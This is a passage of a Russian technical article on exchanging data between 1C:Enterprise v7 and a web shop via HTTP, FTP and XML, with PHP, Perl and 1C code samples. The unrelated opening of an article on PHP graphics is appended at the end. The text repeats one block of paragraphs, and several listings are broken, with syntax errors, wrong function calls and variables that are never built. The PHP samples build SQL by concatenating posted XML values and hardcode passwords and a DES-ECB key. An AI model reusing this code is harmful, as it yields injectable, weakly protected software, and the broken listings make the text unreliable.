Например, если мы обращаемся к не существующему ресурсу, то получаем сообщение об ошибке, которое не подавляется конструкцией Try-Except и отдается пользователю напрямую. Тем не менее, для простых задач - "скачать файл" эта компонента вполне подойдет.

Одним из возможных альтернативных вариантов является использование библиотеки msxml.dll. Достоинством такого подхода является то, что msxml.dll имеет как классы для работы с DOM, так и класс работы с HTTP запросами.

Используя исключения и свойство readyState можно отслеживать процесс загрузки xml документа.

Пример:

```
Процедура СформироватьИОтослать()
                        HTTPxml =  СоздатьОбъект("Microsoft.XMLHTTP");
                        xml =  СоздатьОбъект("Microsoft.XMLDOM");
Ответ ="";
//
//   в переменной Text формируются данные для данные для отправления на сервер
//    В запросе достаточно указать пустой <root> элемент,
//   хотя в запросе можно указать анализ запрашиваемых данных
//
Text = "<?xml version=""1.0"" ?><root/>";
 HTTPxml.Open("POST", "http://myserver.ru/1c/senddata.php", 0 );
 HTTPxml.Send( Text );
Xml.loadXML( HTTPxml.responseXML);
//
//   в переменной Ответ содердатся данные полученные с сервера, которые можно
обработать
//    посредством  DOM представления объектом XMLDOM
Ответ = xml.xml;
КонецПроцедуры
```

Замечание. Необходимо всегда предусматривать возможность правильного анализа данных на стороне сервера и в ответе возвращать код анализа, например <root err=0 />, говорит, об отсутствии ошибок закачки и парсинга. А результат данной операции возвращать Оператору.

Еще один из возможных способов организации обмена по HTTP протоколу - установить ActivePerl (http://www.activeware.com/Products/ActivePerl/) и использовать для выполнения HTTP-запросов Perl-скрипты (используя модули LWP и HTTP), которые можно генерить динамически прямо из V7. Для запуска из-под V7 подойдет метод RunApp(), только нужно будет проассоциировать файлы с определенным расширением (например, *.pl) с интерпретатором perl.exe.

Если в системе установлен MS .Net Framework, то можно воспользоваться им. Для его использования необходимо воспользоваться классом System.Net.WebClient, методы которого доступны через COM. Для начала регистрируем COM-объект в системе:

```
regasm /codebase system.dll
```

И теперь можно обращаться к нему из V7:

```
Web = CreateObject ("System.Net.WebClient");

Web.DownloadFile
("http://mysite.ru/index.html",
"c:\temp\mysite.html");
```

Доступ по FTP

Способ обмена данными по FTP выглядит наиболее логичным - на то он и File Transport Protocol. Полноценных внешних компонент для работы с FTP, которые позволяют передавать файлы в обе стороны, использовать авторизацию на сервере, встроенная поддержка прокси и т.п. еще не написано. Но существует два варианта работы:

1. Использование консольного клиента. Консольных клиентов существует великое множество. Самый простой входит в поставку MS Windows - ftp.exe. Обращение к FTP в таком случае будет сводиться к тому, чтобы через RunApp() запустить FTP-клиент с нужными ключами и параметрами.
2. Написать собственного клиента используя, например, Perl:

```
use NET::Ftp;
# коннектимся через прокси-сервер
$ftp = Net::FTP-> new ("123.123.123.123", Firewall => "192.168.0.1");
# авторизируемся на ftp-сервере
$ftp->login('MyLogin', 'MyPsw') ||
            di $!;
# заходим в нужную директорию
$ftp->cwd('files');
# скачиваем файл с сервера
$ftp->get('file.txt', 'c:\file.txt');
# закачиваем файл на сервер
$ftp->put('c:\new_file.txt','new_file.txt');
# отключаемся от сервера
$ftp->quit();
```

Или взять тот же .Net и попрактиковаться в написании ftp-клиентов. Вариантов масса. Что использовать, решать Вам. Наиболее простым решением, естественно будет использование готового консольного клиента.

Возможные схемы конфигураций, построение системы взаимодействия

Прежде чем рассматривать схемы, рассмотрим, что собой представляет 1С, с точки зрения системного анализа.

Система 1С может быть запущена внешним приложением в качестве OLE Automation сервера и предоставляет доступ ко всем атрибутам и методам своего глобального контекста. По этому, можно строить систему двумя способами:

- 1С выступает как Основной модуль и запускает внутренний или внешний модуль или компоненту для обмена.
- 1С сама выступает в качестве модуля, предоставляя внешнему Приложению свой интерфейс.

Первый способ реализуется командой 1С СоздатьОбъект("<зарегистр. Имя объекта>"); или ее английским синонимом CreateObject("<зарегистр. Имя объекта>");

При использовании таких бизнес-процессов, которые требуют отправки данных на сервер, например:

- обновление прайс листа
- обновление остатков на складе

лучше использовать схему первого варианта, т.е. 1С- является главной программой, в которой по действию оператора (выбор соответствующего пункта меню или нажатие нужной кнопки) осуществляются необходимые операции по закачки данных.

Преимущества:

- Обновление таких данных как прайс-лист или остатки на складе - операция не такая уж и частая (не чаще чем раз в день) и ее нет надобности делать автоматически;
- данный модуль можно тиражировать на разные рабочие места, человек, ответственный за обновление прайс-листа будет в нужное время обновлять прайс-лист, а человек, ответственный за обновление остатков на складе независимо и своевременно будет обновлять свою часть данных.
- Разнесение модулей по функциональной значимости упрощает создание и отладку модуля.
- Уменьшение трафика, т.к. данные обновляются лишь тогда, когда это надо.

Алгоритм взаимодействия следующий:

- 1С запускается оператором
- Оператор запускает модуль HTTP обмена
- Модуль производит обмен и возвращает в 1С принятые данные
- Оператор контролирует ситуацию

В качестве внешних модулей могут быть использован:

- поставляемая разработчиками компонента V7HttpReader
- стандартная компонента msxml.dll
- .NET Framefork класс Web.Client
- Perl модуль
- PHP модуль
- разработанный собственный модуль

При использовании второго способа, где 1С выступает в качестве COM модуля, следует указать имеет дополнительные методы, с помощью которых можно выполнить последовательность операторов или вычислить выражение, заданное на встроенном языке 1С:Предприятие.

При использовании таких бизнес-процессов, которые требуют прием данных с сервера, например заказ на товар или счет-заявка, лучше использовать вторую схему.

Алгоритм взаимодействия следующий:

- запускается программа или скрипт, которая периодически опрашивает Сервер
- как только скрипт опроса, получает информацию, что есть данные, он их принимает,
- Скрипт запускает 1С как OLE сервер (если опрос делается довольно часто, то Инициация 1С может быть сделана один раз)
- Формирует данные в формате 1С
- Финализирует запуск 1С (при необходимости)
- Оператор имеет доступ к данным независимо от работы скрипта со своего рабочего места
- Актуальность данных соответствует периоду опроса, как правило, он небольшой, но все зависит от системы. (1 опрос в 1-5 мин) Алгоритм взаимодействия следующий:
- 1С запускается оператором
- Оператор запускает модуль HTTP обмена
- Модуль производит обмен и возвращает в 1С принятые данные
- Оператор контролирует ситуацию

В качестве внешних модулей могут быть использован:

- поставляемая разработчиками компонента V7HttpReader
- стандартная компонента msxml.dll
- .NET Framefork класс Web.Client
- Perl модуль
- PHP модуль
- разработанный собственный модуль

При использовании второго способа, где 1С выступает в качестве COM модуля, следует указать имеет дополнительные методы, с помощью которых можно выполнить последовательность операторов или вычислить выражение, заданное на встроенном языке 1С:Предприятие.При использовании таких бизнес-процессов, которые требуют прием данных с сервера, например заказ на товар или счет-заявка, лучше использовать вторую схему.

Для запуска системы 1С:Предприятие в качестве OLE Automation сервера из внешнего приложения, выполняется следующая последовательность действий:

1. создается объект с одним из OLE идентификатором:

· V1CEnterprise.Application — версия независимый ключ;

· V77.Application — версия зависимый ключ;

· V77S.Application — версия зависимый ключ, SQL версия;

· V77L.Application — версия зависимый ключ, локальная версия;

· V77M.Application — версия зависимый ключ, сетевая версия.

2. выполняется инициализация системы 1С:Предприятие методом Initialize.

3. вызываются атрибуты и методы системы 1С:Предприятие как OLE Automation сервера

Реализовать запуск 1С в качестве OLE Automation можно:

- написав Windows-приложение;
- написав скрипт на VB, PHP или любом другом скриптовом языке и организовать его запуск его по таймеру из планировщика заданий.

Пример реализации на PHP

```
// процедура опроса сервера на наличие новых данных…
// Создание объекта и инициализация
$one_C = new COM("V77L.Application") or die("Unable to instanciate 1C");
// инициализация 1C
$res  = $one_C->Initialize( $one_C->RMTrade, "/DC:\DemoDB\ /Nadm /P1111 /M",
"NO_SPLASH_SHOW");
if ( $res == -1 ) echo 'Innitialize is OK';
else echo 'Innitialize false';
// создаем объект
$nom = $one_C->CreateObject("Регистр.Заявки");
// вызываем  только англоязычные методы объекта
$nom->selectgroup(1);
$nom->selectitems(1);
// обработка данных заявки …
while(  $nom->GetItem() >0 ) {...}
// финализация
$one_C->Release();
$one_C = null;
```

Особенности:

При использовании 1С в качестве OLE сервера, необходимо использовать только англоязычные синонимы 1С модулей и процедур.

Часть кода можно написать и отладить в 1С и далее осуществлять вызов, используя EvalExpr, ExecuteBatch. Если, в качестве языка скрипта использовать PHP, то необходимо:

- разместить скрипт в одной директории с php.exe
- в этой же директории должен находиться файл php4ts.dll
- файл php.ini должен находиться в системной WINDOWS директории (C:\WINDOWS)
- На данном компьютере не рекомендуется запускать PHP модули в иных конфигурациях.

Целесообразность данного решения будет продемонстрирована ниже.

Реализация системы на стороне веб-приложения

Реализация системы в данном случае крайне проста. Необходимо реализовать следующие возможности:

- Разработать бизнес-логику приложения таким образом, чтобы событие, происходящее в веб-магазине (регистрация нового покупателя, оформление заказа) попадали в файл задач для учетной системы.
- Создать модуль, который бы выполнял задачи, полученные от учетной системы (добавлять в БД номенклатуру, менять в БД цены и пр.)
- Создать модуль, который будет формировать данные для учетной системы.
- Реализовать периодический запуск этих двух модулей.

В зависимости от схем реализации (прием данных в WEB – приложение или их передача в учетную систему) реализуется и структура модуля. При передаче данных в WEB –приложение используется следующая логика работы:

- Анализ запроса, осуществляется, как правило, формально, на наличие соответствие структуры данных или на тип передаваемых данных (цены, каталоги, остатки на складе)
- Разбор принятых данных
- Обновление БД
- Формирование кода ответа (<status >OK</status > или <status errCode=nn/>)

При разборе данных, можно использовать:

· XML-событийную модель, SAX;

· XML-DOM модель;

· XSLT преобразование;

Замечание. Так как при передачи данных будет использоваться заголовок Content-Type: trext/xml, то при получения данных , они будут находиться в глобальной переменной $HTTP_RAW_POST_DATA.

Для примера рассмотрим следующую структуру данных, получаемую веб-приложением.

```
<?xml version="1.0" encoding="windows-1251" ?>
<xml_catalog>
<offer id="1">
  <categ_id>1</categ_id>
  <model>Кольцо 1</model>
  <goldType>2</goldType>
  <price>220</price>
</offer>
<offer id="2">
  <categ_id>2</categ_id>
  <model>подвеска 1</model>
  <goldType>2</goldType>
  <price>270</price>
</offer>
<offer id="3">
  <categ_id>1</categ_id>
  <model>Кольцо 2</model>
  <goldType>1</goldType>
  <price>460</price>
</offer>
</xml_catalog>
```

Раз мы используем в качестве обмена xml, то и формировать выходной поток необходимо в xml, а для этого необходимо:

- Сформировать заголовок header('Content-Type', 'text/xml');
- Сформировать непосредственно сам код ответа в xml, с выдачей в начале потока инструкции <?xml version="1.0" encoding="windows-1251" ?>.

```
// процедура приема данных каталога товаров SAX модель
$depth = array();
$tag = array();
global $str, $sqlOK , $tagname ;
$sqlOK = false;
$str= "";
$xmlStr= '<?xml version="1.0" ?>';
// функция обработки события при анализе текущего открывающего тега
function startElement($parser, $name, $attrs) {
 global $depth;
 global $sqlOK;
 global $tagname ;
 $sqlOK=false;
 $depth[$parser] ;
 if ( $depth[$parser] ==2 ) {
 $sqlOK=true;
 $tagname = $name;
 }
 $depth[$parser]++;
}
// функция обработки события при анализе текущего закрывающего тега
function endElement($parser, $name) {
 global $depth, $sqlOK, $tag, $str;
 $sqlOK=false;

// если у нас выход со второго уровеня вложенности, то формирует выходной SQL
 if ($depth[$parser]==2 ) {

 $str .= "\nINSERT INTO catalog (gategory_id,price,model) VALUES( ";
 $str .=  $tag['CATEG_ID']. " ,";
 $str .= $tag['PRICE']          ." ,";
 $str .= $tag['MODEL']     . "  );";
 }
 $depth[$parser]--;
}

// функция обработки события при анализе текстового узла
function CharacterData($parser, $data) {
global $sqlOK, $tag, $tagname;
 if ($sqlOK) {
 $tag[$tagname ]=$data;
 }
}

// создание переменной для разбора данных
$xmlData = $GLOBAL['$HTTP_RAW_POST_DATA '];

// выдаем заголовок для формирования xml потока
header('Content-Type', 'text/xml');

// инициализация xml SAX интерпретатора
$xml_parser = xml_parser_create();
xml_set_character_data_handler($xml_parser, "CharacterData" );

// разбор xml данных
    if (!xml_parse($xml_parser, $xmlData )) {
        die($xmlStr .'<status errCode ="1"/>'); // формироание кода ошибки
    }
xml_parser_free($xml_parser);
```

(Продолжение листинга на следующей странице).

```
// запись сформированных данных
if (!$db->Open(....)) echo ($xmlStr .'<status errCode="7">');
// формирование кода ошибки cjtlbytybz с БД
// в $str содержится команда INSERT
if ($db->Query( $str ))
        echo ($xmlStr .'<status>OK</status>'); // формироание кода возврата
else
        echo ($xmlStr .'<status errCode="2">'); // формироание кода ошибки
$db->Close();
?>
```

```
<?
// создание переменной для разбора данных
$xmlData = $GLOBAL['$HTTP_RAW_POST_DATA '];
// выдаем заголовок для формирования xml потока
header('Content-Type', 'text/xml');
echo '<?xml version="1.0" ?>';
// инициализация DOM интерпретатора
if(!$dom = domxml_open_mem(dirname($xmlData) {
      echo "<status errCode ="1"/>";
      exit;
} // получаем корневой документ
$root = $dom->document_element();
// выбираем все элементы offer
$offers=$root->get_elements_by_tagname("offer");
for ($i = 0; $i < sizeof($offers); $i++){
        $att=$offers[$i]->attributes();
           $sql='insert into tblCatalog(id, category, name, golg_type, price)
values('.$att[0]->value();
        $offer = $offers[$i]->child_nodes();
        for ($j = 0; $j < sizeof($offer); $j++){
                switch($offer[$j]->node_name()){
                        case 'categ_id':
                                $cid=$offer[$j]->get_content(); break;
                        case 'model':
                                $model=$offer[$j]->get_content(); break;
                        case 'goldType':
                                $gType=$offer[$j]->get_content();
                        break;
                        case 'price':
                                $price=$offer[$j]->node_value();
                        break;
                }
        }
        $sql.=$cid.', "'.$model.'", '.$gType.', '.$price.')'.'<br>';
}
  // анализ данных ...
...
// запись сформированных данных в БД
if (!$db->Open(....))
    echo ($'<status errCode="7">'); // формироание кода ошибки соединения с БД
// в $str содержится команда INSERT
if ($db->Query( $str ))
        echo('<status>OK</status>'); // формироание кода возврата
else
    echo('<status errCode="2">'); // формироание кода ошибки выполн. запроса БД
$db->Close();
?>
```

Аналогично осуществляется разбор, с использованием DOM модели:

Третий вариант, использование XSLT преобразования для формирования запроса к БД. Суть преобразования заключается в том, что из входных xml-данных сразу формируется SQL запрос.

```
<?
// создание переменной для разбора данных
$xmlData = $GLOBAL['$HTTP_RAW_POST_DATA '];

// выдаем заголовок для формирования xml потока
header('Content-Type', 'text/xml');
echo '<?xml version="1.0" ?>';

// ввод xsl шаблона
$xsl=implode('',file('catalog.xsl'));

// инициализация XSLT интерпретатора
$xh = xslt_create();

// инициализация аргументов
$arguments = array(
     '/_xml' => $xmlData,
     '/_xsl' => $xsl
);

// формирование SQL выражений
$result = xslt_process($xh, 'arg:/_xml', 'arg:/_xsl', NULL, $arguments);
if (!$result ) {
         print '<status errorCode="2">';
        exit;
}
// освобождение XSLT интерпретатора
xslt_free($xh);
// запись сформированных данных в БД
if (!$db->Open(....))
        echo ($'<status errCode="7">'); // формироание кода ошибки соединения с
БД

// в $str содержится команда INSERT
if ($db->Query( $str ))
        echo('<status>OK</status>'); // формироание кода возврата
else
            echo('<status  errCode="2">');  // формироание  кода  ошибки  выполн.
запроса БД
$db->Close();
?>
```

При этом часть логики ложиться на XSLT преобразование.

Естественно, для более сложных запросов – реализуются более сложные схемы.

```
<?xml version="1.0" ?>
<xsl:stylesheet                              xmlns:xsl="http://www.w3.org/TR/WD-xsl"
xmlns:html="http://www.w3.org/TR/REC-html40" result-ns="">
  <xsl:output method="text" encoding="windows-1251" />
<xsl:template match="/">
<xsl:for-each select="/xml_catalog/offer">
   INSERT INTO category(categoryId,model,goldType,price) VALUES(' <xsl:value-of
select="categ_id"    />','<xsl:value-of    select="model"    />','    <xsl:value-of
select="goldType" />','<xsl:value-of select="price" />  ');
  </xsl:for-each>
  </xsl:template>
  </xsl:stylesheet>
```

Отметим основные достоинства и недостатки каждого из трех подходов:

1. **SAX**. Основным достоинством данного подхода является его очевидная простота для реализации. Нам фактически необходимо создать три функции, которые будут вызываться для каждого элемента (начало, данные, конец). Но из этого достоинства вытекает недостаток для сложных структур данных - необходимо реализовать разбор возможных вариантов сочетаний элементов (может случиться так, что названия элементов будут совпадать и необходимо отслеживать к какому родительскому элементу они принадлежат). Если структура простая (как в нашем примере) этот подход наиболее оптимален.

2. **XML-DOM** модель. Главным недостатком данного подхода является большие аппаратные ресурсы. Для обработки большого документа необходим большой объем памяти. Достоинством данного подхода, очевидно, является то, что с документом, как с набором объектов очень удобно работать. К тому же данный метод единственный, который позволяет реализовать работу с русскоязычными элементами (CommerceML).

3. **XSLT** преобразование. Наиболее красивый метод реализации. Но и наиболее сложный при реализации сложных структур данных. К тому же в данном методе сложно проверить какую операцию необходимо произвести - добавить позицию или обновить существующую. Для полноценной реализации такого метода необходимо реализовывать структуру данных таким образом, чтобы можно было выделить три операции - добавление, удаление, обновление. Кроме того, необходимо реализовать хорошую систему подтверждения выполнения этих операций, чтобы другая сторона гарантированно "знала", что операция произведена успешно. Соответственно данных подход требует грамотной работы не только веб-программиста, но и 1С-программиста.

При приеме данных из веб-приложения (заявки, заказы) логика работы рекомендуется следующая:

- анализ пришедшего запроса (какие данные необходимы);
- формирование SQL запроса к БД
- выполнение запроса
- формирование выходных xml-данных
- формирование SQL запроса с пометкой о съеме данных с сервера

- шифрование при необходимости
- вывод данных в выходной поток

При реализации модуля формирования данных для учетной системы может встретиться следующая особенность - как правило, пришедший запрос не анализируется, т.к. скрипт в основном выполняет только одну бизнес-функцию - снятие вновь поступивших заявок (заказов).

Поэтому необходима формальная защита (хотя бы на формат запроса), чтобы при запуске скрипта «не снялась информация» при несанкционированном доступе. Самое простое – это осуществлять нумерацию запросов. Например:

```
<?xml version="1.0" encoding="windows-1251" ?>
<getOrders id="153">
```

SQL запрос к БД чаще всего не формируется, он является постоянным или по крайней мере зависит от даты, например: SELECT * FROM orders WHERE is_new=1

При формировании данных можно использовать XML DOM модель, но практика показывает, что формирование xml данных из БД, проще использовать текстовый вариант:

```
$xmlstr='<orders>';
while($db->fetch())
{
  $xmlstr .='<order>
<id>'.$db->field('id').'</id>
<date>'.$db->field('date').'</date>
<customer>'.$db->field('name').'</customer>
<address>'.$db->field('address').'</address>
<phone>'.$db->field('phone').'</phone>
<email>'.$db->field('email').'</email>';
        . . .
$xmlstr .='</order>';
}
$xmlstr='</orders>';
```

После выполнения не нулевого запроса, необходимо отметить существующие заказы, как снятые: UPDATE orders SET is_new=0 WHERE is_new=1

При выполнении нескольких SQL инструкций, все данные необходимо формировать в одной переменной, и постараться осуществлять вывод одной командой print(), исключение может составлять инструкции, которые формируют код ошибки и обрамляющие их блоки заканчиваются die() или exit, хотя такой стиль программирования считается не правильным.

Отступление из практики. Запуск обработки задач от учетной системы можно синхронизировать с моментом загрузки таких задач. 1С не только отсылает задачи, но после этого запускает на сервере скрипт (используя HTTP), который читает и выполняет новые задачи. Формировать задачи для учетной системы можно в момент, когда покупатель подтверждает свою покупку.

Реализация на стороне V7

На стороне V7 все несколько сложнее. Для начала необходимо выделить машину под "сервер обмена данными". Естественно, эта машина не должна быть класса сервера, вполне подойдет обычная офисная "лошадка" на которой будет пожизненно запущена копия клиента V7 и имеющая постоянный доступ к интернет.

Тут сразу возникает вопрос - чем такой подход отличается от работы "веб-расширения"? В этом случае клиент V7 работает не в качестве сервера приложений, а в качестве "эмулятора пользователя", т.е. с таким же успехом можно было бы посадить оператора и дать ему две кнопки - "Закачать на сайт" и "Скачать с сайта". Но мы автоматизируем нашу систему, поэтому оператора - исключаем.

Сервер обмена будет выполнять две основные функции:

1. Получать файл задач от веб-магазина, разбирать его и вносить информацию в учетную базу.

2. Анализировать изменения в учетной системе и формировать файл задач для веб-магазина и отсылать его.

Первая задача решается просто - скачали XML-файл, разобрали его, записали в учетную базу. Со второй задачей несколько сложнее. Понятно, что пересылать всю информацию из учетной системы (цены, номенклатуру, изменение доступных остатков и т.п.) наиболее простой способ, но и наиболее затратный в плане трафика.

Отступление из практики. Если веб-сервер все же находится в пределах одной сети с учетной системой, то увеличение объема внутреннего трафика не сильно скажется на производительности всей системы. Реализация выборки всей необходимой информации из учетной системы реализуется достаточно просто и быстро. Обработка этой информации на стороне веб-сервера занимает очень мало времени - порядка 3 тысяч наименований товаров обрабатываются порядка нескольких секунд, поэтому в данном случае нет необходимости отслеживать изменения в учетной системе, и реализация такого решения занимает буквально несколько дней.

Для реализации такой "умной" системы нам потребуется:

- Создать в учетной системе хранилище для задач веб-магазина. Лучше это сделать в виде служебного справочника (не доступного обычному пользователю). Этот справочник будет содержать уникальный номер задачи, текст задачи (можно сразу в XML-виде) и другие служебные поля (флаг "отослано", дату-время и т.п.)
- Проанализировать учетную систему в плане определения мест, в которых происходят "интересные" для веб-магазина события (изменения цен, номенклатуры, проводки документов, изменяющие состояние склада и т.п.). И в таких местах разместить вызов глобальной процедуры, которая сформирует и запишет новую задачу.
- На сервере обмена периодически (используя IdleProcessing) запускать обработку-синхронизатор, который будет отсылать новые задачи для веб-магазина и принимать от него задачи.
- Организовать протоколирование выполнения задач.

Защита данных

Одна из наиболее актуальных проблем при интеграции двух систем является организация защиты данных.

Возможные варианты:

- Защита на уровне доступа (паролирование директории, в которой хранятся скрипты, вынесение данных выше корневой директории).
- Использование SSL
- Шифрование данных

Перед выбором варианта защиты данных необходимо определиться с теми данными, которые нам предстоит защищать. Например, при отправке данных каталога продукции (открытой информации) – нет надобности в ее надежной защите и вполне достаточно организации паролирования директории. Другое дело, когда мы получаем информацию о клиентах и их заказах. Данная информация может представлять особый интерес для конкурентов, и по этому, она должна быть зашифрована.

Защита на уровне доступа к директории, может быть осуществлена настройкой файла .httpaccess или использованы базовые правила HTTP аутентификации на стороне WEB приложения.

При использовании компоненты 1V7Plus перед отправкой данных на WEB сервер используется метод: Соединение.Пользователь(Имя,Пароль); для задания логина и пароля пользователя.

При использовании msxml.dll используется метод OPEN

```
oXMLHttpRequest.open(Method, Url, Async, [User],[Passwors])
```

при использовании curl, необходимо задать опцию:

```
curl_setopt ($ch, CURLOPT_USERPWD, 'username:password');
```

Если защита построена с использованием SSL, то рекомендуется использовать библиотеку curl.

Шифрование можно организовать, используя:

- PHP-библиотеку mcrypt (шифрование с закрытыми ключами);
- PHP-библиотеку OpenSSL (шифрование с открытыми ключами);
- Утилиту GNUPG (шифрование с открытыми ключами);

В частности, была выбрана библиотека mcrypt, как наиболее простое решение для реализации. PHP скрипт вызывался планировщиком заданий каждые 3-5 мин. Такая схема имеет большое достоинство - используется одна и та же библиотека (mcrypt) как на стороне WEB сервера, так и на принимающей стороне (1С), что гарантирует 100% совместимость библиотек.

Если, в качестве HTTP клиента используется msxml.dll, то необходимо формальное использование зашифрованного xml. Такое использование заключается в переводе двоичных данных в ASCII коды и заключение их в пару тегов. Используется следующий алгоритм:

· Формирование xml файла данных;

· Шифрование – получение бинарного блока данных;

· Кодирование бинарного блока по правилу urlencode();

· получение ASCII блока;

· Формирование корневых заключающих тегов к ASCII блоку

В итоге будет сформирован блок аналогичного содержания:
<data>%F5%89%23%D6%C8%C2%7F%DDv9%AC%CAb%C3%25%
A7GJ</data>

В данном примере, показано, как реализован процесс дешифрования данных на стороне 1С. Скрипт выполняется из планировщи-

```
<?
        // инициализация curl
    $ch = curl_init ("http://myhost.com/1C/mcrypt1.php");
                curl_setopt ($ch, CURLOPT_FOLLOWLOCATION, 1);
          curl_setopt ($ch, CURLOPT_VERBOSE, 0);
          curl_setopt ($ch, CURLOPT_NOPROGRESS, 1);
          curl_setopt ($ch, CURLOPT_RETURNTRANSFER, 1);
          curl_setopt ($ch, CURLOPT_TIMEOUT, 120);
          curl_setopt ($ch, CURLOPT_USERPWD, "Alexandre:passw");
    srand();
    // в result получаем  зашифрованные данные
    $result = curl_exec ($ch);
    curl_close ($ch);

    // определяем алгоритм шифрования
    $td = mcrypt_module_open ('des', '', 'ecb', '');

    // ключ шифрования, длинный набор текста
    $key = 'this is a very long key, even too long for the cipher';

    $key = substr ($key, 0, mcrypt_enc_get_key_size ($td));
    $iv_size = mcrypt_enc_get_iv_size ($td);

    // создание вектора инициализации (наложение шума)
    $iv = mcrypt_create_iv ($iv_size, MCRYPT_RAND);

    if (mcrypt_generic_init ($td, $key, $iv) > 0) {
       $data = mdecrypt_generic ($td, $result);
    }

    // закрытие модуля шифрования
    mcrypt_generic_deinit ($td);
    mcrypt_module_close ($td);

    // Обработка, используя SAX интерфейс
    // Функции startElement, endElement и CharacterData
    // необходимо реализовать отдельно

    // создание обработчика событий
    $xml_parser = xml_parser_create();

    // установка функций обработки
    xml_set_element_handler(
$xml_parser,
"startElement",
"endElement");
```

ка заданий командой: php.exe.

```
// начального, конечного тега и данных
xml_set_character_data_handler(
$xml_parser,
"CharacterData");

    if (!xml_parse($xml_parser, $data)) {
die(sprintf("ошибка : %s строка %d",
    xml_error_string(xml_get_error_code($xml_parser)),
    xml_get_current_line_number($xml_parser)));
}

// освобождение обработчика событий
xml_parser_free($xml_parser);


// Обработка, используя DOM

    // в переменной $data содержатся расшифрованные данные в xml-виде
    if(!$dom = domxml_open_mem($data)) {
      echo "ошибка разбора\n";
      exit;
    }

    $root = $dom->document_element();
    // анализ xml-файла …..

    if ($root->getattribute("isData")=='1')
    //обработка данных и запись их в 1С, см. пример 2
    {....}

?>
```

Несколько практических советов

- Внимательно просмотрите конфигурацию и постарайтесь не пропустить места, где происходит модификация данных. Не забудьте, что удаление информации - это тоже модификация.
- Если Вы используете лог, то предусмотрите несколько уровней, иначе логи потом будет некуда складывать.
- Постарайтесь не использовать "лишних" инструментов. Если есть возможность обойтись стандартной библиотекой V7Plus - используйте только ее.
- Не используйте для формирования XML-документов MSXML - это напрасная трата системных ресурсов - лучше сформировать файл "вручную".
- Не используйте для чтения XML мост к MSXML, реализованный в V7Plus - MSXML прекрасно вызывается напрямую из V7.
- Сжимайте XML-файлы. Они прекрасно пакуются, а на любом хостинге всегда найдется gzip.
- Напишите хотя бы простой XSLT-шаблон для своих документов - их гораздо удобнее просматривать в HTML виде.
- Не стоит разбивать большой файл задач на кучу мелких. Но с другой стороны передавать архив весом в несколько мегабайт - будет перебором.

- Для записи больших файлов не пользуйтесь штатным объектом V7::Text, пользуйтесь V7Plus::V7TextFile - это на порядок производительнее. Но не стоит забывать о следующем:

    - V7TextFile умеет работать только с одним файлом в один момент времени.
    - Он не позволяет дописывать файлы
    - Он не понимает строки, длиннее 32k

- Система обмена данными, в которой реализован механизм отчетов о выполнении заданий, гораздо надежнее системы, в которой такого механизма нет.
- Сделайте визуализацию обмена на стороне V7 - это поможет при отладке, а если сделать ее еще и стильной, то произведет впечатление и на вашего директора, что наверняка отразится на Вашем кармане.

Достоинства реализации данной концепции

- Простота идеи. Простые концепции работают гораздо лучше сложных.
- Простота реализации и поддержки.
- Автономность каждой из систем.
- Если сайт "хакнули" мы всегда можем его восстановить по данным другой стороны.
- Экономичность решения. Не нужно ни мощных дорогих серверов, ни толстого канала. Затраты на поддержание системы - минимальные.

Недостатки концепции и как с ними бороться

- Запаздывание информации. Поскольку система работает в асинхронном режиме могут происходит накладки - заказан товар, который минуту назад был уже продан. На сколько это критично? Мне кажется, что не очень. В худшем случае нам придется отправить письмо покупателю с извинениями и предложением альтернативных замен (кстати, возможно даже сгенерированное автоматически). А проанализировав количество таких писем, можно перестроить учетную систему таким образом, чтобы была реализована схема квотирования товаров.
- Вторая проблема более серьезная. V7 клиент на сколь мощной машине он не был бы запущен имеет конечную производительность. И вполне возможна такая ситуация, когда он будет уже не справляться с потоком заданий. Но и эта проблема имеет решение - поставим дополнительные серверы обмена, распределим между ними задачи. Но практика показывает, что подобная проблема встречается только в очень больших интернет-магазинах.

PHP – работа с графикой

Для того чтобы работать на PHP с графикой, необходимо иметь представление, для чего и как использовать этот функционал. Графика бывает разных видов, и для каждого из них необходим разный поход.

Автор:
Альберт Муратшин

Области применения графических библиотек, использование их для различных целей

Рассмотрим варианты использования работы с графикой, для каждого частного случая:

1. Построение графиков для статистики;
2. Обработка фотографий;
3. Информация об изображении.

Построение графиков для статистики:

Для построения графиков можно использовать много библиотек. Некоторые из них сделаны специально для этих целей. Какую библиотеку использовать, зависит от того, что вы хотите получить по качеству и функционалу. Есть специализированные библиотеки, сделанные отдельным расширением PHP, есть библиотеки на PHP, использующие GD. Для использования и внедрения больше подходят готовые библиотеки, но если нужно что-то особенное, то придется писать свои модули или дописывать готовые. Из готовых и наиболее известных распространены JPGraph и ChartDirector, подробнее о них будет рассказано далее. Также можно, затратив некоторые усилия, написать библиотеку на ImageMagick.

Графики можно строить как одного вида, так и несколько видов в одном. Все зависит от того, что вы хотите получить. Перегружать их информацией не стоит, потому что главная цель графиков – в более наглядном отображении массива данных. Визуальное представление можно формировать разными видами диаграмм. Для отображения однородных данных, которые обновляются в течение определенного промежутка времени, обычно используют линейные диаграммы или гистограммы. Для вывода процентного соотношения обычно применяются круговые и/или гистограммы. Не стоит забывать, что линейные данные интересно сравнивать с прошлыми интервалами, значит, их тоже стоит вывести для сравнения, наглядности и более быстрого понимания текущей ситуации.

Обработка фотографий:

Обрабатывать фотографии на данный момент лучше всего ImageMagick, но если не сильно волнует качество, можно использовать GD. В пользу ImageMagick можно отнести работу с более чем 90 различными форматами изображений, что позволяет не ограничиваться самыми распространенными.

При получении фотографий сервером от пользователя, желательно автоматически привести их к одному размеру по ширине и высоте. Это нужно для того, чтобы выводить фото в одном виде. Иногда фото совершенно не подходит под формат отображения превью. Тогда можно взять середину фото, рассчитав таким образом, чтобы высота или ширина были максимальными, а остальное по пропорциям привести к одному формату, либо позволить пользователю после загрузки самому указать, на что он хочет обратить внимание.

Фото, которое загрузил пользователь, может содержать много ненужной информации, записываемой в служебные поля. И, когда происходит кадрирование фотографии, эта информация остается, что увеличивает размер превью.

Информация об изображении:

Информация может понадобиться разная, начиная с типа и размера изображения, заканчивая служебными данными, такими как exif data. Тип изображения может понадобиться для дальнейшего его вывода через скрипт, чтобы прокинуть нужный header. Неплохо все фото приводить к одному типу, например JPEG, для того, чтобы с ними в дальнейшем было легче работать или для уменьшения объема сохраняемого изображения. При этом не стоит забывать, что при конвертации из одного формата в другой может потеряться часть данных, которые содержатся в служебных полях, и ухудшиться качество.

